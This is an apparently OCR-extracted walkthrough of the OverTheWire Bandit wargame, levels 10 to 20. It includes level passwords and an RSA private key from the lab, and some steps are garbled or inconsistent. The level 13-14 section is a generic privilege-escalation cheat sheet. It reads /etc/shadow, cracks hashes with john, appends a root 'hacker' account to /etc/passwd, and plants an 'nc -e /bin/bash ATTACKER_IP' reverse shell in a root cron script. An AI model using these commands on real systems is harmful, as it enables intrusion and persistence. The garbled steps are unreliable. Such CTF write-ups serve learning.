1) Decode base64 content: base64 -d data.txt

2) Save the password shown

LEVEL 11 TO 12:



Steps:


1)Create temporary directory: mkdir /tmp/myname123

2) Copy and navigate: cp data.txt /tmp/myname123 cd /tmp/myname123

3) Convert hex dump: xxd -r data.txt > data

4) Save the password shown

LEVEL 12 TO 13:



Steps:


1)Create temporary directory: mkdir /tmp/myname123

2) Copy and navigate: cp data.txt /tmp/myname123 cd /tmp/myname123

3) Convert hex dump: xxd -r data.txt > data

4)Save the password shown

LEVEL 13 TO 14:



Steps:

1. Check Sudo Permissions

Look for misconfigurations allowing privilege escalation:

bash

CopyEdit

cat /etc/sudoers 2>/dev/null | grep -v '^#'

sudo -l

If NOPASSWD: ALL is found, run:

bash

CopyEdit

sudo su

---

2. Extract Password Hashes

Check for readable password files:

bash

CopyEdit

cat /etc/passwd | grep -E "bash|sh"

cat /etc/shadow 2>/dev/null

Crack hashes with:

bash

CopyEdit

john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

---

3. Find Credentials in Config Files

Search for stored passwords:

bash

CopyEdit

grep -r -i "password\|secret" /etc/ 2>/dev/null

---

4. Exploit Writable System Files

Find writable critical files:

bash

CopyEdit

find /etc/ -writable -type f 2>/dev/null

If /etc/passwd is writable, add a root user:

bash

CopyEdit

echo 'hacker:x:0:0::/root:/bin/bash' >> /etc/passwd

su hacker

---

5. Exploit Cron Jobs

Check for root cron jobs:

bash

CopyEdit

cat /etc/crontab

ls -la /etc/cron.*


If writable, inject a reverse shell:

bash

CopyEdit

echo 'nc -e /bin/bash ATTACKER_IP 4444' >> /etc/cron.hourly/script.sh

LEVEL 14 TO 15:



Steps:

1)Confirm the Password Retrieval

To reproduce the solution, run:

bash

CopyEdit

telnet localhost 30000

2)Then manually enter the password from **Bandit 14** (MU4VWeTyJk8ROOf1qqmcBPaLh7LDCPvS).

If using **netcat (nc)** instead of Telnet:

bash

CopyEdit

nc localhost 30000

3)After entering the password, the system will print:

CopyEdit

Correct!

8xCjnmgoKbGLhHFAZ1GE5Tmu4M2tKJQo

LEVEL 15 TO 16:

```
bandit15@bandit:~$ openssl s_client -ign_eof -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
Certificate chain
 0 s:CN = SnakeOil
   i:CN = SnakeOil
   a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jun 10 03:59:50 2024 GMT; NotAfter: Jun  8 03:59:50 2034 GMT
---
```

Steps:

1) Connect using SSL openssl s_client -connect localhost:30001

2)save the password shown.

LEVEL 16 TO 17:

```
---
cluFn7wTiGryunymYOu4RcffSxQluehd
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
OSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkUljHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpMlaoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFth0ar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
3c8hAuRBb2G82so8vUHk/fur850Efc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
5atLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
5ghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----
```


Steps:

1) Scan ports: nmap -p 31000 32000 localhost

2)Connect to correct SSL port: 10 openssl s_client -connect localhost:3179

3) Save password

LEVEL 17 TO 18:



Steps:

1) Compare password files: diff passwords.old passwords.new

2)save the password shown

LEVEL 18 TO 19:

Steps:

1) ssh bandit18@localhost "cat readme execute to SSH
2) Then Save the password

LEVEL 19 TO 20:

Steps:

1)**List the files in your home directory:**

bash

CopyEdit

ls

You'll see the bandit20-do binary.

2)**heck the binary's functionality:**

bash

CopyEdit

./bandit20-do id

This shows that it **executes commands as bandit20** (euid=1020(bandit20)), confirming we can use it to read restricted files.

3)**Read the password for bandit20:**

bash

CopyEdit

./bandit20-do cat /etc/bandit_pass/bandit20

The output is:

nginx

CopyEdit

GbKksEFF4yrVs6il55v6gwY5aVje5f0j

This is the **password for bandit20**.

Next Step: Log in as Bandit 20

Now, use the new password to log in:

bash

CopyEdit

ssh bandit20@bandit.labs.overthewire.org -p 2220

When prompted, enter:

nginx

CopyEdit

GbKksEFF4yrVs6il55v6gwY5aVje5f0j